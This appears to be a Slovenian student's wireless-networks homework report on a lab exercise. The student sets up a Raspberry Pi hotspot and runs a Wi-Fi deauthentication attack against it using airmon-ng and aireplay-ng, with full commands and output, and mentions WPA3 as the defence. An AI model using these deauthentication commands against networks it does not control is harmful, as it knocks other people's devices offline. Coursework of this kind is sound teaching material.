

Brezžična in Mobilna Omrežja
Študijsko leto 2022/2023

3. domača naloga

Mojca Kompara
Vpisna št. 63200147


Ajdovščina, 2. april 2023

Kazalo

1	Postavitev brezžične dostopne točke	2
2	Izvedba napada z de-avtentikacijo	2
3	Zajem prometa z Wireshark-om	3

1 Postavitev brezžične dostopne točke

S pomočjo programa RaspAP sem nastavila Raspberry Pi kot brezžično dostopno točko.



2 Izvedba napada z de-avtentikacijo

Najprej sem wlan0 adapter prestavila v monitor način in se povezala na hotspot z mobilnim telefonom. Nato pa sem izvedla de-avtentikacijo. Oboje sem izvedla z orodjem aireplay-ng.

```
kali@kali:~$ sudo airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill'. Before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode.

PID Name
445 NetworkManager
1898 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rt2800usb D-Link System AirPlus G DML-G122(rev.
t1) [ralink RT2070]
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]w
lan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

kali@kali:~$ sudo iwconfig wlan0mon freq
Error for wireless request "Set Frequency" (8804) :
too few arguments.

kali@kali:~$ sudo iwconfig wlan0mon freq 2.412G


kali@kali:~$ sudo aireplay-ng -0 1 -a dc:a6:32:a8:b3:5a wlan0mon
16:02:49 Waiting for beacon frame (BSSID: DC:A6:32:A8:B3:5A) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:02:50 Sending DeAuth (code 7) to broadcast -- BSSID: [DC:A6:32:A8:B3:5A]

kali@kali:~$ sudo aireplay-ng -0 1 -a dc:a6:32:a8:b3:5a wlan0mon
16:03:04 Waiting for beacon frame (BSSID: DC:A6:32:A8:B3:5A) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:03:04 Sending DeAuth (code 7) to broadcast -- BSSID: [DC:A6:32:A8:B3:5A]

kali@kali:~$ sudo aireplay-ng -0 1 -a dc:a6:32:a8:b3:5a wlan0mon
16:03:32 Waiting for beacon frame (BSSID: DC:A6:32:A8:B3:5A) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:03:32 Sending DeAuth (code 7) to broadcast -- BSSID: [DC:A6:32:A8:B3:5A]
```

3 Zajem prometa z Wireshark-om

Med izbedbo same de-avtentikacije sem promet zajemala z orodjem Wire-shark. Zanimali so me predvsem de-avtentikacijski paketi.



4 Uspešnost napada

Napad, ki sem ga izvedli, je bil uspešen, saj je bila povezava med mojim mobilnim telefonom in hotspotom prekinjena. Naprava je dobila zahtevo za prekinitev povezave od hotspot-a, čeprav smo zahtevo poslali mi. Pred takim napadom se lahko zavarujemo s protokolom WPA3.